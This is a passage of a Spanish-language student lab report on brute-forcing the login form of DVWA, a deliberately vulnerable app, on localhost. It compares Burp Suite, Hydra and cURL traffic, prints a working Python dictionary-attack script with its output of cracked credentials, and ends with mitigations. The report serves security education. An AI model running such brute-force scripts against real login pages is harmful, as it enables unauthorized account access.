


Figura 24: Paquete de Burpsuite obtenido con Wireshark.

2.15. Explicación paquete hydra (tráfico)

Se inicia una captura en Wireshark a la interfaz de loopback (localhost) y se ejecuta el comando de hydra mostrado anteriormente, logrando capturar el siguiente paquete:




Figura 25: Paquete de hydra obtenido con Wireshark.

2.16. Mención de las diferencias (tráfico)

En los paquetes capturados se encuentran diferencias en el largo de los paquetes, el paquete de Burpsuite cuenta con un largo considerablemente mas grande que los paquetes de hydra y de cURL, esto se debe a que las peticiones de cURL e hydra fueron armadas casi manualmente, indicando solo los headers necesarios para que las peticiones fueran aceptadas por el servidor, por su parte Burpsuite mantiene la estructura de la petición original que se extrajo del historial de peticiones en el proxy. Otra diferencia entre los paquetes es el campo User Agent ya que en este campo se muestra el origen del software de la petición, en el caso de burpsuite viene de un navegador mozilla (configurado con proxy), mientras que cURL e hydra muestran los valores 'curl/8.5..' y 'Mozilla/5.0 (hydra)' respectivamente en el campo User Agent.

2.17. Detección de SW (tráfico)

Como se explicó en el ítem anterior, debido a que los paquetes de cada software son diferentes y anuncian su origen en el campo 'User Agent', es posible identificar la procedencia de cada uno de los paquetes capturados al realizar sniffing en la red.

2.18. Interacción con el formulario (python)

Se utiliza la librería request junto los dos diccionarios usados a lo largo de todo el laboratorio: usuarios y contraseñas, se prueba cada una de las combinaciones posibles y se guardan e imprimen los pares de credenciales que son válidos (se consideran válidos aquellos que no retornan el mensaje de login fallido por parte del servidor), utilizando el siguiente código:

```
script.py > ...
1  import requests
2
3  url = "http://localhost:4280/vulnerabilities/brute/"
4
5  cookies = {
6      "PHPSESSID": "607f4ee1c3043680f58b327f39c950c6",
7      "security": "low"
8  }
9
10 with open("2024-197_most_used_passwords.txt") as f:
11     contraseñas = [line.strip() for line in f]
12
13 with open("top-usernames-shortlist.txt") as f:
14     usuarios = [line.strip() for line in f]
15
16 pares_validos = []
17
18 for usuario in usuarios:
19     for contraseña in contraseñas:
20         params = {"username": usuario, "password": contraseña, "Login": "Login"}
21         response = requests.get(url, params=params, cookies=cookies)
22         if "Username and/or password incorrect." not in response.text:
23             pares_validos.append((usuario, contraseña))
24
25 if pares_validos:
26     print("Combinaciones válidas encontradas:")
27     for usuario, contraseña in pares_validos:
28         print(f"Usuario: {usuario}, Contraseña: {contraseña}")
29 else:
30     print("Ninguna combinación fue exitosa.")
```


Figura 26: Código de ataque de fuerza bruta en Python.

2.19. Cabeceras HTTP (python)

Como se observa en el código mostrado anteriormente se utiliza un diccionario 'cookies' que contiene las cookies obtenidas de herramientas de desarrollador para usarlo como parámetro en la función 'request.get()'. Esto permite que DVWA sepa que existe una sesión activa dentro de la app y envíe las peticiones al servidor.

2.20. Obtención de al menos 2 pares (python)

Se ejecuta el código de Python y se obtiene el siguiente resultado:



```
• (.venv) chmlo@chmlo:~/udp/cripto/lab2$ /home/chmlo/udp/cripto/lab2/.venv/bin/python /home/chmlo/udp/cripto/lab2/script.py
Combinaciones válidas encontradas:
Usuario: admin, Contraseña: password
Usuario: pablo, Contraseña: letmein
Usuario: smithy, Contraseña: password
Usuario: gordonb, Contraseña: abc123
❖ (.venv) chmlo@chmlo:~/udp/cripto/lab2$
```

Figura 27: Resultado de ejecutar un ataque de fuerza bruta en Python.

Como se observa en el resultado obtenido, las credenciales corresponden a las mismas obtenidas en las actividades anteriores, por lo que se concluye que el script funciona correctamente y cumple con lo requerido.

2.21. Comparación de rendimiento con Hydra, Burpsuite, y cURL (python)

Tras realizar los ataques de fuerza bruta con las diferentes herramientas, se observaron notables diferencias en términos de velocidad y eficiencia:

- **Burpsuite (Community):** Presentó el rendimiento más limitado debido a las restricciones de la versión gratuita. El ataque se realizó a una velocidad extremadamente lenta (aproximadamente 800 peticiones en 2 horas), lo que lo hace inviable para ataques a gran escala.
- **Python (Script personalizado):** Demostró una velocidad significativamente mayor que Burpsuite Community. Sin embargo, la implementación actual con dos ciclos for anidados presenta una complejidad de $O(n^2)$, lo que podría optimizarse mediante el uso de threads para paralelizar las peticiones. A pesar de esto, fue capaz de probar todas las combinaciones en un tiempo aceptable.
- **Hydra:** Mostró el mejor rendimiento entre todas las herramientas evaluadas. Optimizado específicamente para ataques de fuerza bruta, Hydra maneja eficientemente diferentes hilos y completó el ataque en el menor tiempo.

- **cURL:** Si bien es extremadamente rápido para peticiones individuales, no es comparable directamente ya que requiere programar en bash u otras herramientas externas para automatizar ataques de fuerza bruta. Su ventaja radica en la simplicidad para pruebas específicas como probar credenciales de forma rápida y analizar el contenido que devuelve el servidor.

2.22. Demuestra 4 métodos de mitigación (investigación)

Los ataques de fuerza bruta se podrían mitigar de diferentes maneras:

1. Implementación de tiempos de espera progresivos:

- **Funcionamiento:** Tras cada intento fallido de inicio de sesión, el sistema incrementa progresivamente el tiempo de espera antes de permitir un nuevo intento.
- **Escenario de eficacia:** Puede servir cuando no se desea bloquear permanentemente a usuarios que puedan equivocarse al ingresar sus credenciales porque vuelve significativamente lentos los ataques automatizados sin afectar la experiencia de usuario normal.

2. Bloqueo temporal de IP:

- **Funcionamiento:** Cuando se detectan muchos intentos fallidos de inicio de sesión desde una misma dirección IP en un período corto de tiempo, el sistema bloquea temporalmente el acceso desde esa IP.
- **Escenario de eficacia:** Es muy útil contra ataques que vienen de una sola IP. Sin embargo, puede ser evadido mediante el uso de redes de bots o proxies.

3. Implementación de CAPTCHA:

- **Funcionamiento:** Después de cierto número de intentos fallidos, el sistema le pide al usuario resuelva un desafío CAPTCHA para continuar.
- **Escenario de eficacia:** Útil cuando el ataque utiliza bots porque pide una acción manual que ralentiza mucho el ataque automatizado.

4. Políticas de contraseñas robustas:

- **Funcionamiento:** Exigir contraseñas complejas (mínimo 12 caracteres, combinación de mayúsculas, minúsculas, números y símbolos) junto con un segundo factor de autenticación como un SMS o un código de una app como Microsoft Authenticator.
- **Escenario de eficacia:** Podría ocurrir que la contraseña se encuentre en algún diccionario pero reduce drásticamente su efectividad solicitar el segundo factor. Es esencial en sistemas que manejan información sensible como bancos o centros médicos.

Conclusiones y comentarios

Este laboratorio permitió comprender en la práctica cómo se ejecutan los ataques de fuerza bruta y la importancia de proteger los sistemas web contra esta amenaza. Se logró aplicar exitosamente diferentes herramientas y técnicas para obtener credenciales de acceso como Burpsuite, Hydra y scripts de Python, demostrando la efectividad de este tipo de ataques cuando no existen medidas de protección adecuadas. La experiencia ayuda a comprender las vulnerabilidades que pueden tener los sitios web y que deben ser revisadas para no comprometer información importante ya sea de los usuarios o del sistema mismo. Como comentario personal, la ejecución del ataque con Burpsuite resultó particularmente lenta debido a las limitaciones de la versión Community, lo que hizo necesario buscar otras formas y métodos utilizados para obtener resultados en tiempos razonables.